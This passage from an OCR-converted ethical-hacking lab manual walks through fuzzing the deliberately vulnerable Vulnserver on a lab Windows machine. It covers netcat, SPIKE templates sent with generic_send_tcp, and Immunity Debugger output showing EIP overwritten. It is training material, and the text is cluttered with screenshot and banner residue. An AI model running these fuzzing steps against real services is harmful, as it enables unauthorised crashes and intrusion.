Stack dump at 77B2AC29 (at ntdll.77B2AC29)

| Address  | Hex dump                | ASCII  |
|----------|-------------------------|--------|
| 00403000 | FF FF FF FF 00 40 00 00 | .@..   |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.@... |
| 00403010 | FF FF FF 00 00 00       | ....   |
| 00403018 | FF FF FF 00 00 00       | ....   |
| 00403020 | FF FF FF 00 00 00       | ....   |
| 00403028 | 00 00 00 00 00 00       | ....   |
| 00403030 | 00 00 00 00 00 00       | ....   |
| 00403038 | 00 00 00 00 00 00       | ....   |
| 00403040 | 00 00 00 00 00 00       | ....   |
| 00403048 | 00 00 00 00 00 00       | ....   |
| 00403050 | 00 00 00 00 00 00       | ....   |
| 00403058 | 00 00 00 00 00 00       | ....   |
| 00403060 | 00 00 00 00 00 00       | ....   |
| 00403068 | 00 00 00 00 00 00       | ....   |
| 00403070 | 00 00 00 00 00 00       | ....   |
| 00403078 | 00 00 00 00 00 00       | ....   |
| 00403088 | 00 00 00 00 00 00       | ....   |
| 0040308B | 00 00 00 00 00 00       | ....   |

00BEFF44 77B2AC29 J<w RETURN to ntdll.77B2AC29 from  
 00BEFF48 A9EB534F DS>r  
 00BEFF4C 77B2ABF0 =>w ntdll.DbgUiRemoteBreakin  
 00BEFF50 77B2ABF0 =>w ntdll.DbgUiRemoteBreakin  
 00BEFF54 00000000 ...  
 00BEFF58 00BEFF48 H =.  
 00BEFF5C 00000000 ...  
 00BEFF60 00BEFFCC If #. Pointer to next SEH record  
 00BEFF64 77AF9F90 Ef>w SE handler  
 00BEFF68 DEEDC95F \_IF#  
 00BEFF6C 00000000 ...  
 00BEFF70 00BEFF80 C =.  
 00BEFF74 76A56359 VcNv RETURN to KERNEL32.76A56359  
 00BEFF78 00000000 ...  
 00BEFF7C 76A56340 @cNv KERNEL32.BaseThreadInitThunk  
 00BEFF80 00BEFFDC ...  
 00BEFF84 77AE7B74 t<w RETURN to ntdll.77AE7B74  
 00BEFF88 00000000 ...  
 00BEFF8C A9EB53E3 MS>r  
 00BEFF90 A2299999

19.  Keep **Immunity Debugger** and **Vulnserver** running, and click **Parrot Security** switch to the **Parrot Security** machine.
20.  We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




21.  In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
22.  In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

23.  Now, type **cd** and press **Enter** to jump to the root directory.

Applications Places System



Mon Aug 24, 03:21

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$ sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```

READMEEnterprise



Trash



CEHv11 Module 13  
Hacking Web  
Servers



CEHv11 Module 14  
Hacking Web  
Applications

Security\_Script.html

24.  Type **nc -nv 10.10.10.10 9999** and press **Enter**.

Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**) and **9999** is the target port.

25.  The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.
26.  A list of **Valid Commands** is displayed, as shown in the screenshot.

Applications Places System



Mon Aug 24, 03:22

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#nc -nv 10.10.10.10 9999
(UNKNOWN) [10.10.10.10] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

27.  Type **EXIT** and press **Enter** to exit the program.

Applications Places System



Parrot Terminal

Mon Aug 24, 03:23

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#nc -nv 10.10.10.10 9999
(UNKNOWN) [10.10.10.10] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
```

28.  Now, we will generate spike templates and perform spiking.

Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

29.  To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.

Applications Places System

● ● ●

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module 16
└─$sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
└─#cd
[root@parrot]~[-]
└─#nc -nv 10.10.10.10 9999
(UNKNOWN) [10.10.10.10] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
[root@parrot]~[-]
└─#pluma stats.spk
```

Mon Aug 24, 03:25

30.  In the text editor window, type the following script:

```
s_readline();  
s_string("STATS ");  
s_string_variable("0");
```

31.  Press **Ctrl+S** to save the script file and close the text editor.

Applications Places System

ParrotTerminal

Mon Aug 24, 03:27

File Edit View Search Tools Documents Help

Open Save Undo Cut Copy Paste Find

stats.spk x

```
1 s_readline();
2 s_string("STATS ");
3 s_string_variable("0");
```


Plain Text Tab Width: 4 Ln 3, Col 24 INS

```
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE [Module 14]
[root@parrot]~#
#pluma stats.spk
```

32.  Now, in the terminal window, type **generic\_send\_tcp 10.10.10.10 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **stats.spk** is the spike\_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

33.  Leave the script running in the terminal window.



Mon Aug 24, 03:32

## Parrot Terminal

File Edit View Search Terminal Help

```
[root@parrot]~]#pluma stats.spk  
[root@parrot]~]#generic_send_tcp 10.10.10.10 9999 stats.spk 0 0
```

Total Number of Strings is 681

Fuzzing

Fuzzing Variable 0:0

line read=Welcome to Vulnerable Server! Enter HELP for help.

Fuzzing Variable 0:1

Variablesize= 5004

Fuzzing Variable 0:2

Variablesize= 5005

Fuzzing Variable 0:3

Variablesize= 21

Fuzzing Variable 0:4

Variablesize= 3

Fuzzing Variable 0:5

Variablesize= 2

Fuzzing Variable 0:6

Variablesize= 7

Fuzzing Variable 0:7

Variablesize= 48

Fuzzing Variable 0:8

Variablesize= 45

Fuzzing Variable 0:9

Variablesize= 49

Fuzzing Variable 0:10

Variablesize= 46

Fuzzing Variable 0:11

Variablesize= 49

34. Now, click [Windows 10](#) to switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.

## Immunity Debugger - vulnserver.exe - [CPU - thread 000002A8, module ntdll]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

```

77AF4071 C3      RETN
77AF4072 CC      INT3
77AF4073 CC      INT3
77AF4074 CC      INT3
77AF4075 CC      INT3
77AF4076 CC      INT3
77AF4077 CC      INT3
77AF4078 CC      INT3
77AF4079 CC      INT3
77AF407A CC      INT3
77AF407B CC      INT3
77AF407C CC      INT3
77AF407D CC      INT3
77AF407E CC      INT3
77AF407F CC      INT3
77AF4080 BB4C24 04 MOV ECX,DWORD PTR SS:[ESP+4]
77AF4084 F641 04 06 TEST BYTE PTR DS:[ECX+4],6
77AF4088 74 05 JE SHORT ntdll.77AF408F
77AF408A E8 81FBFFFF CALL ntdll.ZwTestAlert
77AF408F B8 01000000 MOV EAX,1
77AF4094 C2 1000 RETN 10
77AF4097 8DA424 00000000 LEA ESP,DWORD PTR SS:[ESP]
77AF409E 8BFF     MOV EDI,EDI
77AF40A0 8330 58E9B9277 01 CMP DWORD PTR DS:[77B9E958],0
77AF40A7 74 0E JE SHORT ntdll.77AF40B7
77AF40A9 8B0D 58E9B9277 MOV ECX,DWORD PTR DS:[77B9E958]
77AF40AF FF15 E011BA77 CALL DWORD PTR DS:[77BA11E0]          ntdll.Rt!DebugPrintTimes
77AF40B5 FFE1     JMP ECX
77AF40B7 8D8424 E0020000 LEA EAX,DWORD PTR SS:[ESP+2E0]
77AF40BE 64:8B0D 00000000 MOV ECX,DWORD PTR FS:[0]
77AF40C5 B9 8040BF77 MOV EDX,ntdll.77AF40B0
77AF40CA 8908     MOV DWORD PTR DS:[EAX],ECX
77AF40CC 8950 04 MOV DWORD PTR DS:[EAX+4],EDX
77AF40CF 64:A8 00000000 MOV DWORD PTR FS:[0],EAX
77AF40D5 8D?C24 14 LEA EDI,DWORD PTR SS:[ESP+14]
77AF40D9 8B7424 10 MOV ESI,DWORD PTR SS:[ESP+10]
77AF40D0 83E6 01 AND ESI,1
77AF40E0 58 POP EAX
77AF40E1 8BC8     MOV ECX,EAX
77AF40E3 FF15 E011BA77 CALL DWORD PTR DS:[77BA11E0]          ntdll.Rt!DebugPrintTimes
77AF40E9 FFD1     CALL ECX
77AF40EB 8B8F CC020000 MOV ECX,DWORD PTR DS:[EDI+200]
77AF40F1 64:890D 00000000 MOV DWORD PTR FS:[0],ECX
77AF40F8 56 PUSH ESI
77AF40F9 57 PUSH EDI
77AF40FA E8 A1E0FFFF CALL ntdll.ZwContinue
77AF40FF 8BF0     MOV ESI,EAX
77AF4101 56 PUSH ESI
77AF4102 E8 894E0100 CALL ntdll.Rt!RaiseStatus
77AF4107 ^EB F8 JMP SHORT ntdll.77AF4101
77AF4109 C2 1000 RETN 10
77AF410C 8D6424 00 LEA ESP,DWORD PTR SS:[ESP]
77AF4110 64:8B0D 30000000 MOV ECX,DWORD PTR FS:[300]
77AF4117 8B49 10 MOV ECX,DWORD PTR DS:[ECX+10]
77AF411A F641 0A 08 TEST BYTE PTR DS:[ECX+A],8

```

| Address  | Hex dump                | ASCII   |
|----------|-------------------------|---------|
| 00403000 | FF FF FF FF 00 40 00 00 | .@..    |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.@.... |
| 00403010 | FF FF FF 00 00 00 00 00 | .....   |
| 00403018 | FF FF FF 00 00 00 00 00 | .....   |
| 00403020 | FF FF FF 00 00 00 00 00 | .....   |
| 00403028 | 00 00 00 00 00 00 00 00 | .....   |
| 00403030 | 00 00 00 00 00 00 00 00 | .....   |
| 00403038 | 00 00 00 00 00 00 00 00 | .....   |
| 00403040 | 00 00 00 00 00 00 00 00 | .....   |
| 00403048 | 00 00 00 00 00 00 00 00 | .....   |
| 00403050 | 00 00 00 00 00 00 00 00 | .....   |
| 00403058 | 00 00 00 00 00 00 00 00 | .....   |
| 00403060 | 00 00 00 00 00 00 00 00 | .....   |
| 00403068 | 00 00 00 00 00 00 00 00 | .....   |
| 00403070 | 00 00 00 00 00 00 00 00 | .....   |
| 00403078 | 00 00 00 00 00 00 00 00 | .....   |
| 00403088 | 00 00 00 00 00 00 00 00 | .....   |
| 00403088 | 00 00 00 00 00 00 00 00 | .....   |

Registers (FPU)

```

00BEFF44
00BEFF48
00BEFF4C
00BEFF50
00BEFF54
00BEFF58
00BEFF5C
00BEFF60
00BEFF64
00BEFF68
00BEFF6C
00BEFF70
00BEFF74
00BEFF78
00BEFF7C
00BEFF80
00BEFF84
00BEFF88
00BEFF8C
00BEFF90

```

35.  Click **Parrot Security** switch back to the **Parrot Security** machine.
36.  In the **Terminal** window, press **Ctrl+C** to terminate stats.spk script.
37.  Now, type **pluma trun.spk** and press **Enter**.
38.  In the text editor window, type the following script:

```
s_readline();  
  
s_string("TRUN ");  
  
s_string_variable("0");
```

39.  Press **Ctrl+S** to save the script file and close the text editor.

Applications Places System ParrotTerminal

trun.spk (~) - Pluma (as superuser)

File Edit View Search Tools Documents Help

Open Save Undo Cut Copy Paste Find Replace

trun.spk x

```
1 s_readline();
2 s_string("TRUN ");
3 s_string_variable("0");
```

Plain Text Tab Width: 4 Ln 3, Col 24 INS

```
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1094
^C [x]-[root@parrot]-[~]
  #pluma trun.spk
```

40.  Now, in the **terminal** window, type **generic\_send\_tcp 10.10.10.10 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **trun.spk** is the **spike\_script**, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

41.  Leave the script running in the terminal window.

Applications Places System



Mon Aug 24, 03:45

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[root@parrot] ~] #pluma stats.spk  
[root@parrot] ~] #generic send tcp 10.10.10.10 9999 stats.spk 0 0
```

Total Number of Strings is 681

Fuzzing

Fuzzing Variable 0:0

line read=Welcome to Vulnerable Server! Enter HELP for help.

Fuzzing Variable 0:1

Variablesize= 5004

Fuzzing Variable 0:2

Variablesize= 5005

Fuzzing Variable 0:3

Variablesize= 21

Fuzzing Variable 0:4

Variablesize= 3

Fuzzing Variable 0:5

Variablesize= 2

Fuzzing Variable 0:6

Variablesize= 7

Fuzzing Variable 0:7

Variablesize= 48

Fuzzing Variable 0:8

Variablesize= 45

Fuzzing Variable 0:9

Variablesize= 49

Fuzzing Variable 0:10

Variablesize= 46

Fuzzing Variable 0:11

Variablesize= 49

Fuzzing Variable 0:12

42.  Now, click **Windows 10** switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.
43.  Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.
44.  You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value "A", as shown in the screenshot.

## Immunity Debugger - vulnserver.exe - [CPU - thread 000028A8]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ?

Immunity: Consulting Services Manager

## Registers (FPU)

EAX 00BEF1E8 ASCII "TRUN >.:/AAAAAAA  
 ECX 0088BD00  
 EDX 0010880A  
 EBX 00000904  
 ESP 00BEF9C8 ASCII "AAAAAAA  
 EBP 41414141  
 ESI 00401848 vuInserv.00401848  
 EDI 00401848 vuInserv.00401848  
 EIP 41414141  
 C 0 ES 002B 32bit 0(FFFFFFF)  
 P 1 CS 0023 32bit 0(FFFFFFF)  
 A 0 SS 002B 32bit 0(FFFFFFF)  
 Z 1 DS 002B 32bit 0(FFFFFFF)  
 S 0 FS 0053 32bit 37C000(FFF)  
 T 0 GS 002B 32bit 0(FFFFFFF)  
 D 0  
 O 0 LastErr ERROR\_SUCCESS (00000000)  
 EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)  
 ST0 empty g  
 ST1 empty g  
 ST2 empty g  
 ST3 empty g  
 ST4 empty g  
 ST5 empty g  
 ST6 empty g  
 ST7 empty g  
 FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 (GT)  
 FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

| Address  | Hex dump                | ASCII |
|----------|-------------------------|-------|
| 00403000 | FF FF FF FF 00 40 00 00 | @..   |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.@.. |
| 00403010 | FF FF FF 00 00 00 00 00 | ..... |
| 00403018 | FF FF FF 00 00 00 00 00 | ..... |
| 00403020 | FF FF FF 00 00 00 00 00 | ..... |
| 00403028 | 00 00 00 00 00 00 00 00 | ..... |
| 00403030 | 00 00 00 00 00 00 00 00 | ..... |
| 00403038 | 00 00 00 00 00 00 00 00 | ..... |
| 00403040 | 00 00 00 00 00 00 00 00 | ..... |
| 00403048 | 00 00 00 00 00 00 00 00 | ..... |
| 00403050 | 00 00 00 00 00 00 00 00 | ..... |
| 00403058 | 00 00 00 00 00 00 00 00 | ..... |
| 00403060 | 00 00 00 00 00 00 00 00 | ..... |
| 00403068 | 00 00 00 00 00 00 00 00 | ..... |
| 00403070 | 00 00 00 00 00 00 00 00 | ..... |
| 00403078 | 00 00 00 00 00 00 00 00 | ..... |
| 00403088 | 00 00 00 00 00 00 00 00 | ..... |
| 00403088 | 00 00 00 00 00 00 00 00 | ..... |

|          |          |      |
|----------|----------|------|
| 00BEF9C8 | 41414141 | AAAA |
| 00BEF9C0 | 41414141 | AAAA |
| 00BEF9D4 | 41414141 | AAAA |
| 00BEF9D8 | 41414141 | AAAA |
| 00BEF9DC | 41414141 | AAAA |
| 00BEF9E0 | 41414141 | AAAA |
| 00BEF9E4 | 41414141 | AAAA |
| 00BEF9E8 | 41414141 | AAAA |
| 00BEF9EC | 41414141 | AAAA |
| 00BEF9F0 | 41414141 | AAAA |
| 00BEF9F4 | 41414141 | AAAA |
| 00BEF9F8 | 41414141 | AAAA |
| 00BEF9FC | 41414141 | AAAA |
| 00BEFA00 | 41414141 | AAAA |
| 00BEFA04 | 41414141 | AAAA |
| 00BEFA08 | 41414141 | AAAA |
| 00BEFA0C | 41414141 | AAAA |
| 00BEFA10 | 41414141 | AAAA |
| 00BEFA14 | 41414141 | AAAA |

45.  Click [Parrot Security](#) switch to the **Parrot Security** machine and press **Ctrl+Z** to terminate the script running in the terminal window.

Applications Places System

● ● ●


Parrot Terminal

Mon Aug 24, 03:46

